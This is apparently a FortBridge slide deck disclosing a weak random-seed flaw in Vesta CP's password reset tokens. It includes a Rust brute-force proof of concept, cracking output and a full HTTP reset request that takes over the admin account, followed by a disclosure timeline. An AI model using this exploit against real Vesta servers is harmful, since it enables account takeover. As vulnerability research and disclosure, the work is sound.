
php-src / ext / standard / lcg.c
Code Blame 124 lines (104 loc) · 3 KB

70     return 2 - 4.0500138e-10,
71 }
72 /* }}} */
73
74 static void lcg_seed(void) /* {{{ */
75 {
76     struct timeval tv;
77
78     if (gettimeofday(&tv, NULL) == 0) {
79         LCG(s1) = tv.tv_sec ^ (tv.tv_usec<<11);
80     } else {
81         LCG(s1) = 1;
82     }
83 #ifdef ZTS
84     LCG(s2) = (zend_long) tsrm_thread_id();
85 #else
86     LCG(s2) = (zend_long) getpid();
87 #endif
88
89     /* Add entropy to s2 by calling gettimeofday() again */
90     if (gettimeofday(&tv, NULL) == 0) {
91         LCG(s2) ^= (tv.tv_usec<<11);
92     }
93
94     LCG(seeded) = 1;
95 }
96 /* }}} */
```

PHP internals – seeding LCG

Vesta CP – PHP seeding vs Bash seeding

- No bit shifting in bash PRNG
- We're simply XOR-ing 3 values
- Could this be a problem?



```
file Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
  variables.c 5
BASH
  jobs.n
  list.c
  locale.c
  mailcheck.c
  mailcheck.h
  make_cmd.c
  make_cmd.h
  Makefile.in
  MANIFEST
  mksyntax.c
  NEWS
  nojobs.c
  NOTES
  parse.y
  parser.h
  patchlevel.h
  pathexp.c
  pathexp.h
  pathnames.h.in
C variables.c 5
C variables.c > seedrand()
1309 brand ()
1324     rseed += 0x7fffffff;
1325 #endif
1326     return ((unsigned int)(rseed & 32767)); /* was % 32768 */
1327 }
1328
1329 /* Set the random number generator seed to SEED. */
1330 static void
1331 sbrand (seed)
1332     unsigned long seed;
1333 {
1334     rseed = seed;
1335     last_random_value = 0;
1336 }
1337
1338 static void
1339 seedrand ()
1340 {
1341     struct timeval tv;
1342
1343     gettimeofday (&tv, NULL);
1344     sbrand (tv.tv_sec ^ tv.tv_usec ^ getpid ());
1345 }
1346
```

Bash internals – PRNG seeding

Vesta CP – The issues with Seeding (“AHA!”)

The issues are the following:

- `tv.tv_sec` – the current timestamp and occupies 8 bytes but uses only 4 bytes in practice. You can store timestamps up to year 2038 on just 4 bytes.
- `tv.tv_usec` – the microseconds and occupies 8 bytes, but uses 20 bits in practice (there's 1.000.000 microseconds in a second and **20 bits** is enough to store this)
- `getpid()` – the process pid and occupies 4 bytes and the max value we've seen in our tests was around 660000, which needs **20 bits***.
- Thus, the XOR operation will only change the lower **20 bits**. There's no bit shifting here, unlike in the PHP core. **This was the “AHA” moment.**

NOTE: `getpid()` could be the only deal breaker here, but it would have to be a really high number to break our exploit. This would happen on a system running for a very long time or if there is a `fork()` bomb.

Vesta CP – The issues summarized

- By only changing the lower 20 bits of the current timestamp, we reduce entropy, and the seed will fall within an interval of approximately 12 days around the current timestamp.
- On the next slide, we'll calculate the minimum (with the lowest 20 bits set to 0) and the maximum (with the lowest 20 bits set to all 1's).
- It should be clear that the timestamp is the only factor that matters here, and the PID of the process and the microseconds are irrelevant.

Vesta CP – Sample PHP code for visualization

```
<?php
$timestamp = time();
echo "Original Timestamp: " . $timestamp . "\n";
echo "Orig Date: " . date('y-m-d H:i:s', $timestamp) . "\n";

// Create a mask where the lowest 20 bits are 0
echo "\n\n";
$mask = ~((1 << 20) - 1);
$modifiedTimestamp = $timestamp & $mask;

echo "Mask 20 bits – set to 0\n";
echo "Modified Timestamp: " . $modifiedTimestamp . "\n";
echo "Timestamp in Binary: " . decbin($modifiedTimestamp) . "\n";
echo "Modified Date: " . date('y-m-d H:i:s', $modifiedTimestamp) . "\n";
echo "\n\n";

// Create a mask where the lowest 20 bits are 1
echo "Mask 20 bits – set to 1\n";
$end = $timestamp | ((1 << 20) - 1);
echo "end Timestamp: " . $end . "\n";
echo "end Date: " . date('y-m-d H:i:s', $end) . "\n";
echo "end Timestamp in Binary: " . decbin($end) . "\n";
?>
```

Vesta CP – PHP output

```
adrian@adrian-Precision-7750: /var/www/html/vesta$ php test_timestamp.php
```

```
Original Timestamp: 1720437157
```

```
Orig Date: 24-07-08 11:12:37
```

```
Mask 20 bits - set to 0
```

```
Modified Timestamp: 1719664640
```

```
Timestamp in Binary: 11001101000000000000000000000000
```

```
Modified Date: 24-06-29 12:37:20
```

```
Mask 20 bits - set to 1
```

```
end Timestamp: 1720713215
```

```
end Date: 24-07-11 15:53:35
```

```
end Timestamp in Binary: 11001101000111111111111111111111
```

Output to show how XOR affects the timestamp [min,max]

Vesta CP – “Local” exploit to test our theory

- We've extended BashRandomCracker
- <https://github.com/fortbridge/BashRandomCracker/>
- Added a method to bruteforce all 4B+ seeds (just because rust is fast)
- Check if can actually generate a password reset token that is stored in the vesta user.conf file
- We don't really need to bruteforce 4B+
- We suggest to bruteforce only the timestamp for the past 1–3 years

Vesta CP – “Local” exploit POC in rust

<https://github.com/fortbridge/BashRandomCracker/commit/2d3e2378c4b48757e894bc2af75a95672c547929>

```
SubCommands::Password { password } => {
    println!("Received password: {}, len= {}", password, password.len());
    let matrix = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    let mut is_match ;
    let mut seed = 0u64;
    let now = Utc::now(); // Get the current UTC time

    // Convert to a Unix timestamp in seconds
    let current = now.timestamp() as u64;

    while seed < current {
        let mut _rng = Random::new(seed.try_into().unwrap(), true);
        is_match = true;

        for (i, char_expected) in password.chars().enumerate() {
            let n = _rng.next_i6();
            let c = matrix.chars().nth(n as usize % matrix.len()).unwrap();

            if c != char_expected {
                is_match = false;
                break;
            }
        }
        if i == (password.len() - 1) && is_match {
            println!("Matching seed found: {}", seed);
            let naive_datetime = NaiveDateTime::from_timestamp(seed as i64, 0);
            let datetime: DateTime<Utc> = DateTime::from_utc(naive_datetime, Utc);
            let formatted_date = datetime.format("%Y-%m-%d %H:%M:%S").to_string();
            println!("Formatted seed date and time: {}", formatted_date);
        }
    }

    seed += 1;
}
},
```

Vesta CP – “Local” exploit output

```
root@ubuntu:/usr/local/vesta# dashrand password gSk6WUA3Qj
Received password: gSk6WUA3Qj, len= 10
Current timestamp in seconds: 0 , formatted = 1970-01-01 00:00:00
Current timestamp in seconds: 1000000000 , formatted = 2001-09-08 01:46:40
Matching old seed found: 1719556175, date is 2024-06-28 06:29:35
Current timestamp in seconds: 2000000000 , formatted = 2033-05-18 03:33:20
Current timestamp in seconds: 3000000000 , formatted = 2065-01-24 05:20:00
Matching old seed found: 3867039824 , date is 2092-07-16 09:43:44
```

```
root@ubuntu:/usr/local/vesta# cat data/users/admin/user.conf
FNAME='System'
LNAME='Administrator'
PACKAGE='default'
WEB_TEMPLATE='default'
PROXY_TEMPLATE='default'
DNS_TEMPLATE='default'
WEB_DOMAINS='100'
WEB_ALIASES='100'
DNS_DOMAINS='100'
DNS_RECORDS='100'
MAIL_DOMAINS='100'
MAIL_ACCOUNTS='100'
DATABASES='100'
CRON_JOBS='100'
DISK_QUOTA='unlimited'
BANDWIDTH='100000'
NS='ns1.domain.tld,ns2.domain.tld'
SHELL='bash'
BACKUPS='3'
CONTACT='adrian@fortbridge.co.uk'
CRON_REPORTS='yes'
RKEY='gSk6WUA3Qj'
SUSPENDED_USERS='0'
```

Brute-forcing the RKEY for local testing

Vesta CP – Turbo Intruder for the win

- What is Turbo Intruder? <https://portswigger.net/research/turbo-intruder-embracing-the-billion-request-attack>
- <https://github.com/FORTBRIDGE-UK/vesta-poc> Turbo Intruder Script
- Brute-force [2023-2024], then [2022-2023] etc
- There's 31.5M attempts / year (86400×365)
- If you bruteforce for 3 years, that's ~95M requests, which is 98% optimization
- For other Turbo Intruder optimization tips see: <https://fortbridge.co.uk/research/multiple-vulnerabilities-in-concrete-cms-part1-rce/>

Vesta CP – The Glorious Win

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connect...
0	gSk6WUA3Qj	200	538	1578	587369	0		2001	


```
1 POST /api/v1/reset/index.php HTTP/1.1
2 Host: 192.168.94.147:8083
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----40685416566387405123743726276
8 Content-Length: 551
9 Origin: https://192.168.94.147:8083
10 Referer: https://192.168.94.147:8083/reset/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=1
15 Te: trailers
16 Connection: close
17
18 -----40685416566387405123743726276
19 Content-Disposition: form-data; name="password"
20
21 FORTBRIDGE
22 -----40685416566387405123743726276
23 Content-Disposition: form-data; name="password_confirm"
24
25 FORTBRIDGE
26 -----40685416566387405123743726276
27 Content-Disposition: form-data; name="user"
28
29 admin
30 -----40685416566387405123743726276
31 Content-Disposition: form-data; name="code"
32
33 gSk6WUA3Qj
34 -----40685416566387405123743726276--
```



```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 26 Jun 2024 17:07:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Set-Cookie: PHPSESSID=1e5vih27vk22hel3bdfcnst0; path=/
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
9 Pragma: no-cache
10 Content-Length: 1240
11
12 {
  "error":null,
  "token":null,
  "panel":{
    "admin":{
      "FNAME":"System",
      "LNAME":"Administrator",
      "PACKAGE":"default",
      "WEB_TEMPLATE":"default",
      "BACKEND_TEMPLATE":"",
      "PROXY_TEMPLATE":"default",
      "DNS_TEMPLATE":"default",
      "WEB_DOMAINS":"100",
      "WEB_ALIASES":"100",
      "DNS_DOMAINS":"100",
      "DNS_RECORDS":"100",
      "MAIL_DOMAINS":"100",
      "MAIL_ACCOUNTS":"100",
      "DATABASES":"100",
      "CRON_JOBS":"100",
      "DISK_QUOTA":"unlimited",
      "BANDWIDTH":"100000",
      "HOME":"/home/admin",
      "NS":"ns1.domain.tld,ns2.domain.tld",
      "SHELL":"bash",
      "BACKUPS":"3",
      "CONTACT":"admin@fortbridge.co.uk"
```

Remote exploit with Turbo Intruder script

Vesta CP – Timeline

- 22/06/24 Vulnerability reported to the vendor
- 26/06/24 no answer from the vendor, we asked for an update
- 04/07/24 no answer from the vendor, we followed-up again
- 22/07/24 another follow-up with the vendor
- 30/07/24 another follow-up with the vendor
- 22/09/24 3 months have passed since initial disclosure
- 02/10/24 blog post published

See Our Leading Research Insights

1. For **web app pentest research** and a peek into PHP internals, check [Multiple Concrete CMS Vulnerabilities \(Part 1 – RCE\)](#): This article investigates achieving remote code execution through 2 race conditions vulnerabilities in the file upload functionality in Concrete CMS, providing a detailed examination of potential security risks and mitigation strategies.
2. For **Mobile & API testing research**, check [Feeld dating app – Your nudes and data were publicly available](#): This article details investigates the importance of securing GraphQL endpoints properly in order to prevent massive information data leaks.
3. For our **open source contribution to security tools**, check [Phishing Like a Pro: A Guide for Pentesters to Add SPF, DMARC, DKIM, and MX Records to Evilginx](#): This guide delves into advanced phishing techniques and how to effectively use SPF, DMARC, DKIM, and MX records with Evilginx for penetration testing.





**THANK
YOU!**